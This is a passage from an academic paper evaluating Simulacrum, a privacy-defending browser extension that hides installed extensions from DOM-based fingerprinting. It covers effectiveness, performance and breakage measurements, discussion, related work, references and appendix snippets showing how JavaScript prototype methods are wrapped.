Document_start. We conducted an experiment on the 268 fingerprintable extensions to identify those that modify the DOM before the `DOMContentLoaded` event, which results in their fingerprints being included in the Parallel DOM. To that end, we installed each extension separately and visited the honeypage, taking a snapshot of the DOM at the `DOMContentLoaded` event, which we compared to the unmodified DOM. We find that 245 (4.22% overall) extensions make modifications before `DOMContentLoaded` as they are configured to run their content scripts at `document_start`, and alter the DOM before the construction of the Parallel DOM.

Next we evaluated the necessity of running the content script at `document_start` for extensions that modify the DOM before the `DOMContentLoaded` event. To that end, we randomly chose 20 extensions (that are in English and have at least 1k users) out of the 240 extensions, and modified the `run_at` attribute value in their `manifest` file from `document_start` to `document_idle`. We found that 19 extensions maintained their functionality despite our modification. Only one extension did not fully operate after the modification, which we believe was due to improper design patterns. Specifically, the developer of this extension implemented a non-critical logic at `DOMContentLoadedEvent`'s event handler and because we inject the code at `document_idle`, it does not work properly.

Injected scripts. While extensions have direct and full access to the DOM and are able to make all necessary DOM modifications through their content scripts, developers may decide to inject a `<script>` element into the page to make DOM modifications. To further explore this, we modify the 268 extensions to prevent them from running their content scripts at `document_start`. To achieve this, we replaced `document_start` with `document_idle` in the manifest file and background script. Second, we created another browser extension to identify `<script>` elements injected into the DOM. Third, we installed each modified extension besides Simulacrum and the new extension for collecting injected `<script>` elements and visited the Carnus honeypage; if we observe any injected `<script>` element we can conclude that it was injected by the extension. Finally, we identify if this injected `<script>` makes any DOM modifications. Since the injected `<script>` will not be transferred to the Parallel DOM, any modification in the Parallel DOM are the result of running this `<script>`. To find these modifications, we simply compare the Parallel DOM with its clean version. This way we found 40 (0.69% of the total) extensions that inject a `<script>` element into the DOM, and among these 17 extensions make modifications before the `DOMContentLoaded` event.

Effectiveness. Table 1 summarizes the Simulacrum's effectiveness. Overall, we find that it is highly effective at protecting extensions from DOM-based fingerprinting as it is able to protect 95.37% of the extensions that can be fingerprinted by Carnus. For the remaining 268 extensions that cannot be protected, we find that the majority is due to extension modifications being made at `document_start`. While our system cannot hide these extensions, we propose straightforward strategies for addressing the underlying issues in §6.

Simulacrum's impact. Next, we seek to measure the extent to which our defense affects the user experience. To that end we visit the top 1k websites and comparatively measure the overhead introduced by the presence of our extension, versus a browser without our extension. We focus on two key aspects: the page loading time and impact on functionality.

Table 1: Breakdown statistics for Simulacrum's effectiveness.

Extensions	5,793 (100%)
Protected	5,525 (95.37%)
Unprotected	268 (4.63%)
Document_start	245 (4.22%)
Script injection	40 (0.69%)
Partial fingerprints	28 (0.48%)




Figure 3: DOM-interacting APIs calls in the top 10K sites.

Function overriding. JavaScript has a set of functions for interacting with the DOM; by overriding them, Simulacrum adds overhead to their execution time. Here we investigate the top 10k websites to better understand the performance penalty introduced by our defense. To that end, we first use our VisibleJS extension to collect all the websites' API calls. In this experiment, we just collect the API calls that are executed after firing the `DOMContentLoaded` event, since only they incur Simulacrum's overhead. To identify which calls interact with the DOM, we assess the type of the arguments, receiver, and return values of all API calls. If they are a node or any other DOM-related object, we consider the API call to be interacting with the DOM. We exclude API calls that are used for managing data structures, such as functions that are implemented by the `Set`, `Array`, or `Map` interfaces. As an example, while the argument of `array.push(node)` is a node, we do not count it as a DOM interaction.

Figure 3 depicts the percentage of API calls that interact with the DOM in each of the top 10K websites. We find that for 85% of the sites, Simulacrum does not intercept half of the JavaScript API calls, while for half of the sites almost 76.85% of the calls are unaffected. We also plot the 20 most commonly invoked interfaces in Figure 4. The most common interface is `String`, used more than one billion times in the top 10K websites. Among these interfaces we only override the eight highlighted interfaces as Simulacrum does not need to modify the rest. We find that the invocations of `String` are 2.5x those of `Node` and 31x those of `Document`. Generally, we observe that the majority of JavaScript API calls do not interact with the DOM and are thus not affected by Simulacrum. Next, we focus on more precisely quantifying our performance overhead.

DOM loading time. In this experiment we visit the top 1k websites with two browser instances, one that has our extension installed and one without, and compare the time required for loading the websites' DOM. To account for uncontrollable fluctuations in the environment (network latency, OS scheduling, etc.), we average the results for each website over 10 runs. Overall, we were able to obtain both loading times for 925 out of the 1k websites that we visited. We observed that for 19 of the remaining 75 websites the page loaded successfully when visiting with a vanilla browser but did not complete loading when using a Simulacrum browser. The remaining 56 did not load successfully when using a vanilla browser but, interestingly, five of them loaded when visiting with Simulacrum installed.




Figure 4: Interface invocations in the top 10K websites. Interfaces overridden by Simulacrum are explicitly noted.

In Figure 5 we present the difference in DOM loading times for the 925 websites in both absolute and relative measurements. We observe that 69% of those websites incur less than a one second overhead, demonstrating the feasibility and practicality of our approach. We also measured the delay imposed by overriding all relevant JavaScript functions, and the overhead of inserting noise; these amount to an average of 14.8ms and 31ms respectively.

Regarding DOM loading times, we observe a negative difference for 63 websites (6.81%) and a positive difference for 862 websites (93.19%). In the case of negative differences, these websites appear to complete loading faster when we visit them with a browser that has our extension installed. We found that half of these websites (33 out of 63) have a "speed-up" lower than 200 milliseconds, and that only 6 of the websites appear to surpass one second. While small, such negative differences can be attributed to network delays. In the case of significant differences this could be the result of our defense affecting a website's functionality or blocking the retrieval of content, ads, etc., and thus complete loading faster. For the 862 websites that have a positive difference, where our defense introduces a delay overhead, we found that this delay is 895 milliseconds (116% relative) on average; 563 of the websites exhibit more than 50% relative overhead, with 254 sites between 50%-100%, 194 between 100%-200%, and 115 sites with more than 200% of overhead, which heavily skews the overall overhead, as can be seen in Figure 5. More specifically, we observe that the delay for half of the websites (431 out of 862) is below 390 milliseconds (38% relative) and that only 11.72% (101 out of 862) observe delays that exceed two seconds (224% relative). When




Figure 5: DOM loading time difference caused by Simulacrum.

extensions that remove page elements are present, Simulacrum activates an additional protection for replacing these elements (see position-based attacks, §4.4), and an additional overhead of 172 milliseconds is incurred per website on average.

User experience. As the additional JavaScript code and DOM manipulations might impact the user experience, we experimentally quantify the impact using Google Lighthouse [25]. Lighthouse is an open-source automated tool for obtaining performance metrics and insights [25], which provides an overall performance score based on six metrics; among those, we are specifically interested in the `time-to-interactive (TTI)` metric as it is not affected by network fluctuations. The TTI metric focuses on the amount of time it takes for a web page to become fully interactive. To measure TTI, Lighthouse waits for the page to display useful content and registers event handlers for most visible page elements.

To evaluate Simulacrum on sites with heavy JavaScript usage we refer to BuiltWith [11], which publishes a list of popular JavaScript technologies across the web. We select five popular technologies and for each we randomly choose ten out of the list of top 50 websites. We run the Google Lighthouse performance analysis tool against each website, with and without Simulacrum installed, and visit each website ten times in each setup. We calculate the average `TTI` overhead for websites that loaded and had a positive overhead. As can be seen in Table 2, in most cases the overhead is less than one second, while the largest overhead of 2.47 seconds is observed in sites built with `Bootstrap`. When taking into consideration the average page loading times recently reported for popular websites in the US [27] (with ~60% and 18% of pages requiring more than 10 and 30 seconds respectively) we argue that the overhead introduced by our prototype is reasonable given the privacy enhancements offered by our approach. We believe that this tradeoff can be significantly improved by leveraging DOM Reality Shifting for deploying defenses against other classes of web attacks, which we consider as part of our future work.

Furthermore, we evaluated Simulacrum using the *Celtic Kane* [7] open-source benchmark for JavaScript and DOM speed tests. The results show that Simulacrum does not influence the duration of most test cases, as shown in Figure 7 in the Appendix. While the DOM benchmark increases from 8ms to 38ms, overall our performance tests indicate that overhead is negligible or within acceptable ranges when compared to the loading times and responsiveness of modern websites.

Table 2: Average Time-To-Interactive overhead in seconds.

Technology	TTI Overhead
core-js	1.44 (17.5%)
facebook-SDK	0.99 (19.35%)
react	0.65 (16.56%)
bootstrap	2.47 (24.76%)
lodash	0.58 (16.53%)

Memory overhead. We crawled the top 1k websites with and without Simulacrum and measured the heap usage of JavaScript (`usedjsHeapSize/jsHeapSizeLimit`) using the `performance.memory` API (this experiment does not measure memory consumption for same-site iframes and workers and also ignores garbage collection). We visited websites five times and found an average increase in consumption of only 0.25%.

Website breakage. Next we explore how our anti-fingerprinting extension impacts the general functionality of web applications. To evaluate websites' functionality, we randomly selected 50 websites among the top 100 Alexa list and interacted with each website by testing common operations with Simulacrum installed (we provide more details on our approach in the Appendix). We opted for popular websites as they tend to offer rich functionality and make heavy use of a wide range of JavaScript features, and their complexity allows us to stress test our prototype. We also note that we followed a *continuous testing* approach while developing Simulacrum, which allowed us to identify implementation peculiarities in websites and JavaScript frameworks/libraries, which allowed us to refine our code for handling such cases. For instance, we initially faced some issues in Instagram that were the result of the shallow JavaScript node cloning API, which in turn led us to improve our implementation of the `deepClone` function. Assigning an `id` attribute to all page elements was also challenging for a website such as Spotify; we handled it by keeping a record of elements that do not require an `id` attribute and tuning the corresponding `getter` functions.

Table 3 details the breakage caused by our system, with major breakage in 6 sites (12%). Submitting credentials in the Google and Amazon login pages results in a crash or an error message. LinkedIn successfully passes authentication and displays contents of the main page, however navigating through the website is not smooth and contents might not show properly. Finally, product details on the main Ebay page are missing, but we can look up items in the website's search bar. We also found 5 websites (10%) with minor issues that do not drastically impact websites' core functionality, such as affecting the page's appearance or certain menu options being disabled. While our system does not affect the majority of websites that we tested, privacy-preserving defenses typically introduce a trade-off between privacy and functionality.

Table 3: Breakage in 50 randomly-chosen popular websites.

Breakage	Statistics	Websites
Major	6 (12%)	
Authentication	2 (4%)	google.com, amazon.com
Missing Content	2 (4%)	linkedin.com, ebay.com
Disabled Actions	2 (4%)	twitch.tv, etsy.com
Minor	5 (10%)	
Disabled Elements	1 (2%)	csdn.net
Appearance	2 (4%)	tmall.com, office.com
Other	2 (4%)	instagram.com, apple.com

Finally, Simulacrum supports allowlisting websites.

Extension breakage. While our experiments demonstrate that Simulacrum is highly effective in hiding the presence of installed extensions, we also need to verify that this protection does not hinder extensions' functionality. Therefore, we randomly chose 50 English extensions from the list of protected extensions to evaluate their functionality. For each extension, we manually explore the extension to learn its functionality in a clean Chrome browser, and then extensively re-evaluate its functionality in the presence of Simulacrum. Our evaluation shows that all of the extensions work properly and retain their complete functionality, thus demonstrating that our system can effectively protect the randomly chosen extensions without hindering their functionality. We also experimentally verified that Simulacrum does not interfere with other privacy extensions that wrap APIs, by testing it with Privacy Badger [3], AdBlock [1] and uBlock [6] across five popular news websites.

6 Discussion, Limitations, and Guidelines

Browser-based defense. While Simulacrum effectively addresses the root cause of behavior-based fingerprinting, our experimental evaluation reveals certain corner cases or uncommon extension behaviors that lend themselves to fingerprinting. However, these idiosyncrasies are not fundamental to the extension's actual functionality and may even be the result of developer oversight. As such, we provide explicit guidelines for developers that allow them to protect their extensions from being fingerprinted through minimal changes that do not affect the extension's functionality. We hope that our work inspires browser vendors to consider incorporating our defensive mechanism as native browser functionality, as it would allow the browser to address cases that cannot be handled by our solution due to the inherent limitations of an extension-based defense, while further reducing overhead. We note that this is theoretically feasible but might, nevertheless, require significant effort or changes to a browser's design.

Extension modification timing. For changes that occur at `document_start`, modifications can be postponed to the `DOMContentloaded` event without affecting the extensions' functionality or the user experience in the vast majority of cases. Unless this is absolutely necessary for functionality, developers should opt for running at `document_idle` or wait for the `DOMContentloaded` event to be fired prior to making changes.

Injected scripts. We found 40 fingerprintable extensions injecting scripts that modify the DOM instead of directly modifying it from their content script. As the modifications occur from a script being executed in the page's execution environment, Simulacrum does not exclude them from the Parallel DOM. However, this approach does not offer any additional capabilities, and we urge extension developers to limit DOM-changing behavior to content scripts.

Breakage. Debugging popular websites and identifying the root causes of breakage requires significant engineering effort due to the use of advanced JavaScript libraries, obfuscation, and code minification. The most common cause of breakage early on was the *shallow clone* problem (see §4.1), which introduced inconsistencies between the Parallel and User DOM. Since Simulacrum is a research prototype that highlights the efficacy of DOM Reality Shifting for preventing DOM-based extension fingerprinting, we believe that our system's effects on JavaScript-heavy websites is acceptable, and should be incorporated by browser vendors into the browser. That engineering process would also likely address all breakage.

Simulacrum detectability. In practice, websites can infer the presence of our extension (e.g., by observing the `id` attributes that are added to elements). However, this leaks minimal entropy compared to the entropy obtained by fingerprinting multiple installed extensions (which can be uniquely identifying [26, 29]), since the leaked information is a binary attribute representing whether Simulacrum is present (e.g., note the entropy of binary attributes compared to more complex ones like the `User-Agent` or the list of fonts [33]). Since the anonymity offered by privacy-enhancing technologies (PETs) correlates with the number of users [20], wide adoption of our defense would further decrease the entropy leak (similar to any other PET, e.g., Tor [5]). If our defense was incorporated into the browser this leak would be eliminated. Moreover, Simulacrum has the additional privacy benefit of preventing the inference attacks presented in [29].

Timing attacks. An interesting class of attacks are side-channel timing attacks. This would involve page JavaScript inferring if an extension added or modified an element due to Simulacrum executing different code paths. Similarly, Goethem and Joosen [64] exploited timing differences in evaluating the `web_accessible_resources` property inside an extension's `manifest` file to infer its existence. In general timing attacks are fairly tricky to implement, detect, and prevent, yet history has shown that they only increase in effectiveness. While such attacks are outside our current threat model, they represent an exciting avenue for future work.

Manual analysis. Simulacrum uses different wrappers for functions that are assigned to different categories. Categorizing functions relies on analyzing their behavior, which requires assigning the correct argument(s) and receiver, and observing the resulting behavior (which is not necessarily visible through

JavaScript). Therefore, we manually analyze functions to ensure we override them correctly. It is also important to note that JavaScript interfaces tend to remain stable, and any potential changes to methods can be easily handled. Moreover, any new DOM APIs that appear can be readily integrated following our existing implementation templates.

7 Related Work

Numerous papers have demonstrated or leveraged browser extension fingerprinting techniques [26, 29, 48, 51, 59, 64]. Several studies over the past few years have either implemented or proposed a wide range of anti-fingerprinting techniques; however, all of the methods differ in scope or capability from the complete DOM-based-fingerprinting prevention implemented by Simulacrum. As prior defenses mostly focus on other fingerprinting techniques, those studies are complementary to ours and, in practice, could be combined into a more holistic and comprehensive anti-fingerprinting defense.

Prior work has enabled users to manually disable extensions on specific websites [50, 57]. Simulacrum differs as it works automatically without requiring user interventions or decision-making. Other work [58] hides user interests by randomly visiting websites, defending against a complementary fingerprinting technique. Sanchez-Rola et al. [48] devised a timing-based method for fingerprinting extensions and proposed modifications to the web browser's extension invocation to prevent the timing-based attack.

Most related to Simulacrum is CloakX [63], a defense that modifies publicly accessible extension identifiers to prevent fingerprinting. The modifications randomize web-accessible resources [26, 51] as well as other identifiers. However, CloakX does not address behavioral fingerprinting and does not prevent the majority of fingerprints generated by Carnus [29]. Conversely, Simulacrum effectively targets the root cause of the attack, while employing a less invasive approach that does not require modification of the user's extensions.

Recent work proposed a countermeasure against CSS-based extension fingerprinting [34]. Their defense creates a mirror copy of the DOM tree using Shadow DOM, which automatically excludes content styles from extensions. The defense overrides the `getComputedStyle` method of each element to return the style of the Shadow DOM elements so as not to include the content styles injected by extensions. While this work protects against a different class of fingerprinting than Simulacrum, its proposed CSS defense would benefit from using our techniques. It is important to note that the `Shadow DOM` API [39] is not sufficient for implementing our defense, as it was not designed to secure or hide page elements; instead, it encapsulates elements to prevent problems such as variable name collisions. Using it does not prevent a malicious script from accessing the `Shadow DOM`'s content (even when attached in `closed` mode). Therefore, the `Shadow DOM` does not satisfy our security requirements. Unlike any prior work, Simulacrum robustly overrides 1,532 functions that isolate DOM modifications and prevents DOM-based fingerprinting.

Simulacrum extends the concept of `virtual machine layering`, which creates an abstraction layer on top of the JavaScript VM that controls sites' access to APIs. This was used for instrumenting JavaScript [35], enabling replay [40], and controlling access to APIs [49, 53]. Photon [35] transforms JavaScript (outside the browser) to create a VM layer that developers can use to instrument and evaluate their code. Mugshot [40] captures and replays JS events using a server-side web proxy. This only requires a single overriding strategy, removing the need for categorizing functions (as we do for Simulacrum) and allowing for straightforward automated overriding; this, however, would not be sufficient for the challenging process necessitated by our defense. Moreover, unlike Photon and Mugshot, anyone can use Simulacrum to protect their privacy *without* requiring any external operations (e.g., translation or a server-side web proxy) or user intervention. Even though Chrome Zero [49] and the tool from [53] enhance privacy by allowing users to limit sites' access to JavaScript APIs, their approach is inherently designed to *prevent website functionality* while our system focuses on *maintaining* it.

8 Conclusions

As privacy-invasive tactics remain rampant on the web, developing privacy-enhancing countermeasures that augment the protections currently offered by browsers is of paramount importance. We proposed DOM Reality Shifting as a strategy for tackling a particularly robust extension-fingerprinting method that identifies how extensions' functionality modifies the web page. The inner workings and implementation details of our prototype extension highlight the technical challenges of implementing our strategy in practice, due to the inherent complexities and peculiarities of the web. Nonetheless, our evaluation demonstrates Simulacrum's effectiveness against the state-of-the-art DOM-based fingerprinting system, while introducing minimal performance overhead. Overall, we envision DOM Reality Shifting as a building-block for various advanced privacy-enhancing browser countermeasures.

Acknowledgments

We would like to thank the anonymous reviewers, and our shepherd Roberto Perdisci, for their valuable feedback that helped us improve our system. This work was supported by the Office of Naval Research (ONR) under grant N00014-21-1-2159, the Defense Advanced Research Projects Agency (DARPA) under Grant No. N66001-20-C-4020, and the National Science Foundation (NSF) under grants CNS-1934597, CNS-1703644 and CNS-1651661. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government.

References

[1] Adblock. https://chrome.google.com/webstore/detail/adblock-%E2%80%94-best-ad-blocker/gighmmpiobklfepjocnamgkkbiglidom.

[2] EasyList - Overview. https://easylist.to/.

[3] Privacy badger. https://chrome.google.com/webstore/detail/privacy-badger/pkehgijcmpdhfbdbbnkijodmdjhbjlgp.

[4] Simulacrum Code and Data Repository. https://github.com/SimulacrumExtension/Simulacrum.

[5] Tor project | anonymity online. https://www.torproject.org.

[6] ublock origin. https://chrome.google.com/webstore/detail/ublock-origin/cjpalhdlnbpafiamejdnhcphjbkeiagm.

[7] Web browser javascript benchmark. http://celtickane.com/labs/web-browser-javascript-benchmark.

[8] Gunes Acar, Christian Eubank, Steven Englehardt, Marc Juarez, Arvind Narayanan, and Claudia Diaz. The web never forgets: Persistent tracking mechanisms in the wild. In *CCS*, 2014.

[9] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. Fpdetective: dusting the web for fingerprinters. In *CCS*, 2013.

[10] Assel Aliyeva and Manuel Egele. Oversharing is not caring: How cname cloaking can expose your session cookies. In *Asia CCS*. Association for Computing Machinery, 2021.

[11] BuiltWith. Javascript usage distribution in the top 1 million sites. https://trends.builtwith.com/javascript.

[12] Yinzhi Cao, Song Li, and Erik Wijmans. (cross-)browser fingerprinting via OS and hardware level features. In *NDSS*, 2017.

[13] Phakpoom Chinprutthiwong, Raj Vardhan, GuangLiang Yang, Yangyong Zhang, and Guofei Gu. The service worker hiding in your browser: The next web attack target? In *RAID*, 2021.

[14] World Wide Web Consortium. DOM Living Standard. https://dom.spec.whatwg.org/.

[15] World Wide Web Consortium. Intersection Observer. https://w3c.github.io/IntersectionObserver/.

[16] Anupam Das, Gunes Acar, Nikita Borisov, and Amogh Pradeep. The web's sixth sense: A study of scripts accessing smartphone sensors. In *CCS*, 2018.

[17] Louis F DeKoven, Stefan Savage, Geoffrey M Voelker, and Nektarios Leontiadis. Malicious browser extensions at scale: Bridging the observability gap between web site and browser. In *10th USENIX Workshop on Cyber Security Experimentation and Test (CSET 17)*, 2017.

[18] Michalis Diamantaris, Serafeim Moustakas, Lichao Sun, Sotiris Ioannidis, and Jason Polakis. This sneaky piggy went to the android ad market: Misusing mobile sensors for stealthy data exfiltration. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 1065–1081, 2021.

[19] Yana Dimova, Gunes Acar, Lukasz Olejnik, Wouter Joosen, and Tom Van Goethem. The cname of the game: Large-scale analysis of dns-based tracking evasion. *PETS*, 2021.

[20] Roger Dingledine and Nick Mathewson. Anonymity loves company: Usability and the network effect. In *WEIS*, 2006.

[21] Peter Eckersley. How unique is your web browser? In *PETS*, 2010.

[22] Steven Englehardt and Arthur Edelstein. Firefox 85 cracks down on supercookies. https://blog.mozilla.org/security/2021/01/26/supercookie-protections/, 2021.

[23] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *CCS*, 2016.

[24] Alejandro Gómez-Boix, Pierre Laperdrix, and Benoit Baudry. Hiding in the crowd: an analysis of the effectiveness of browser fingerprinting at large scale. In *WWW*, 2018.

[25] Google. Lighthouse. https://developers.google.com/web/tools/lighthouse.

[26] Gabor Gyorgy Gulyas, Doliere Francis Some, Nataliia Bielova, and Claude Castelluccia. To extend or not to extend: on the uniqueness of browser extensions and web logins. In *Proceedings of the 2018 Workshop on Privacy in the Electronic Society*, 2018.

[27] Molly Hanson, Patrick Lawler, and Sam Macbeth. The tracker tax: the impact of third-party trackers on website speed in the united states. Technical report, 2018.

[28] Soroush Karami, Panagiotis Ilia, and Jason Polakis. Awakening the web's sleeper agents: Misusing service workers for privacy leakage. In *NDSS*, 2021.

[29] Soroush Karami, Panagiotis Ilia, Konstantinos Solomos, and Jason Polakis. Carnus: Exploring the privacy threats of browser extension fingerprinting. In *NDSS*, 2020.

[30] Amit Klein and Benny Pinkas. Dns cache-based user tracking. In *NDSS*, 2019.

[31] Brian Kondracki, Assel Aliyeva, Manuel Egele, Jason Polakis, and Nick Nikiforakis. Meddling middlemen: Empirical analysis of the risks of data-saving mobile browsers. In *IEEE Symposium on Security and Privacy*, 2020.

[32] Pierre Laperdrix, Nataliia Bielova, Benoit Baudry, and Gildas Avoine. Browser fingerprinting: A survey. *ACM Transactions on the Web (TWEB)*, 2020.

[33] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Beauty and the beast: Diverting modern web browsers to build unique browser fingerprints. In *IEEE Symposium on Security and Privacy*, 2016.

[34] Pierre Laperdrix, Oleksii Starov, Quan Chen, Alexandros Kapravelos, and Nick Nikiforakis. Fingerprinting in style: Detecting browser extensions via injected style sheets. In *USENIX Security*, 2021.

[35] Erick Lavoie, Bruno Dufour, and Marc Feeley. Portable and efficient run-time monitoring of javascript applications using virtual machine layering. In *European Conference on Object-Oriented Programming*, 2014.

[36] Xu Lin, Panagiotis Ilia, and Jason Polakis. Fill in the blanks: Empirical analysis of the privacy threats of browser form autofill. In *CCS*, 2020.

[37] MDN. MDN Object Model. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Details_of_the_Object_Model.

[38] MDN. MDN Web API. https://developer.mozilla.org/en-US/docs/Web/API.

[39] MDN. Mdn web docs - using shadow dom. https://developer.mozilla.org/en-US/docs/Web/Web_Components/Using_shadow_DOM.

[40] James W Mickens, Jeremy Elson, and Jon Howell. Mugshot: Deterministic capture and replay for javascript applications. In *NSDI*, 2010.

[41] Vikas Mishra, Pierre Laperdrix, Antoine Vastel, Walter Rudametkin, Romain Rouvoy, and Martin Lopatka. Don't count me out: On the relevance of ip address in the tracking ecosystem. In *Proceedings of The Web Conference*, 2020.

[42] Keaton Mowery and Hovav Shacham. Pixel perfect: Fingerprinting canvas in HTML5. In *Proceedings of W2SP*, 2012.

[43] Martin Mulazzani, Philipp Reschl, Markus Huber, Manuel Leithner, Sebastian Schrittwieser, Edgar Weippl, and FC Wien. Fast and reliable browser identification with javascript engine fingerprinting. In *Web 2.0 Workshop on Security and Privacy (W2SP)*, 2013.

[44] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *IEEE Symposium on Security and Privacy*, 2013.

[45] Raffaello Perrotta and Feng Hao. Botnet in the browser: Understanding threats caused by malicious browser extensions. *IEEE security & Privacy*, 2018.

[46] Pablo Picazo-Sanchez, Juan Tapiador, and Gerardo Schneider. After you, please: browser extensions order attacks and countermeasures. *International Journal of Information Security*, 2019.

[47] Corey Prophitt. Nefarious linkedin. https://github.com/dandrews/nefarious-linkedin, 2017.

[48] Iskander Sanchez-Rola, Igor Santos, and Davide Balzarotti. Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies. In *USENIX Security*, 2017.

[49] Michael Schwarz, Moritz Lipp, and Daniel Gruss. Javascript zero: Real javascript and zero side-channel attacks. In *NDSS*, 2018.

[50] Alexander Sjösten, Steven Van Acker, Pablo Picazo-Sanchez, and Andrei Sabelfeld. Latex gloves: Protecting browser extensions from probing and revelation attacks. In *NDSS*, 2019.

[51] Alexander Sjösten, Steven Van Acker, and Andrei Sabelfeld. Discovering browser extensions via web accessible resources. In *CODASPY*, 2017.

[52] Peter Snyder. Issue 793217: "document_start" hook on child frames should fire before control is returned to the parent frame. https://bugs.chromium.org/p/chromium/issues/detail?id=793217.

[53] Peter Snyder, Lara Ansari, Cynthia Taylor, and Chris Kanich. Browser feature usage on the modern web. In *IMC*, 2016.

[54] Peter Snyder, Cynthia Taylor, and Chris Kanich. Most websites don't need to vibrate: A cost-benefit approach to improving browser security. In *CCS*, 2017.

[55] Konstantinos Solomos, John Kristoff, Chris Kanich, and Jason Polakis. Tales of favicons and caches: Persistent tracking in modern browsers. In *NDSS*, 2021.

[56] Dolière Francis Somé. Empoweb: Empowering web applications with browser extensions. In *IEEE Symposium on Security and Privacy*, 2019.

[57] Oleksii Starov, Pierre Laperdrix, Alexandros Kapravelos, and Nick Nikiforakis. Unnecessarily identifiable: Quantifying the fingerprintability of browser extensions due to bloat. In *WWW*, 2019.

[58] Oleksii Starov and Nick Nikiforakis. Extended tracking powers: Measuring the privacy diffusion enabled by browser extensions. In *WWW*, 2017.

[59] Oleksii Starov and Nick Nikiforakis. Xhound: Quantifying the fingerprintability of browser extensions. In *IEEE Symposium on Security and Privacy*, 2017.

[60] Karthika Subramani, Xingzi Yuan, Omid Setayeshfar, Phani Vadrevu, Kyu Hyung Lee, and Roberto Perdisci. When push comes to ads: Measuring the rise of (malicious) push advertising. In *IMC*, 2020.

[61] Paul Syverson and Matthew Traudt. Hsts supports targeted surveillance. In *8th USENIX Workshop on Free and Open Communications on the Internet (FOCI '18)*, 2018.

[62] David Temkin. Google Ads - Charting a course towards a more privacy-first web. https://blog.google/products/ads-commerce/a-more-privacy-first-web/, 2021.

[63] Erik Trickel, Oleksii Starov, Alexandros Kapravelos, Nick Nikiforakis, and Adam Doupé. Everyone is different: Client-side diversification for defending against extension fingerprinting. In *USENIX Security*, 2019.

[64] Tom Van Goethem and Wouter Joosen. One side-channel to bring them all and in the darkness bind them: Associating isolated browsing sessions. In *WOOT*, 2017.

[65] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. Fp-stalker: Tracking browser fingerprint evolutions. In *IEEE Symposium on Security and Privacy*, 2018.

[66] Zachary Weinberg, Eric Y Chen, Pavithra Ramesh Jayaraman, and Collin Jackson. I still know what you visited last summer: Leaking browsing history via user interaction and side channel attacks. In *IEEE Symposium on Security and Privacy*, 2011.

[67] John Wilander. Webkit - intelligent tracking prevention (itp). https://webkit.org/blog/9521/intelligent-tracking-prevention-2-3/, 2019.

[68] CSS Working Group World Wide Web Consortium. Resize Observer. https://drafts.csswg.org/resize-observer/.

Appendix

Overriding prototype methods. We employ the following steps: keeping a reference to the original function (Line 1); declaring and defining the new wrapper function (Lines 2-7); implementing the overriding logic (Lines 3, 5); executing the original function on proper inputs (Line 4); returning the desired value from the function (Line 6); and assigning the wrapper function to the object's prototype to overwrite the original method (Line 8).

```
1 let originalFunction = Parent.prototype.function;
2 let wrapperFunction = function() {
3   // [...] Custom logic
4   let returnValue = originalFunction.apply(obj, args);
5   // [...] Custom logic
6   return returnValue
7 }
8 Parent.prototype.function = wrapperFunction;
```

Listing 1: Overriding `function` from `Parent`'s prototype.

Overriding object properties. Listing 2 shows how we use `Object.defineProperty()` to override the `setter` and `getter` functions for the `id` property of the `parentObj` prototype.

```
function overrideProperty(){
  let propDes =
  ↳ Object.getOwnPropertyDescriptor(parentObj.prototype,'id');
  let getRef = propDes.get;
  let setRef = propDes.set;
  Object.defineProperty(parentObj.prototype,'id', {
    get: function() {
      let retValue = getRef.apply(obj, args);
      // Overriding logic
      return retValue;
    },
    set: function() {
      let retValue = setRef.apply(obj, args);
      // Overriding logic
      return retValue;
    },
    configurable: true,
    enumerable: true
});}
```

Listing 2: Overriding `id` property from `parentObj`'s prototype; `obj` and `args` values change based on our logic.

Recording function invocations. We created the extension VisibleJS to gather information related to DOM usage by websites. Listing 3 shows the script VisibleJS uses to wrap all the JavaScript interfaces. While the webpage runs VisibleJS reports the interfaces used by the website.

```
let orig = original[<interface.method>];
interface.prototype['method'] = function(){
   let toReturn = orig.apply(this, arguments);
   collect(this, arguments, toReturn);
   return toReturn;
}
```

Listing 3: VisibleJS general strategy.

Observer interfaces. Listing 4 shows simple examples that demonstrate using three different types of observers. `ResizeObserver` does not need a configuration parameter. `IntersectionObserver` receives the configuration and callback parameters when it is constructed. `MutationObserver` receives the callback during construction and receives the target and the configuration details when the observe method is invoked.

```
// Resize Observer
observer = new ResizeObserver(callback)
observer.observe(target)

// Intersection Observer
configuration = {root: element}
observer = new IntersectionObserver(callback, configuration)
observer.observe(target)

// Mutation Observer
configuration = {childList: true, subtree: true}
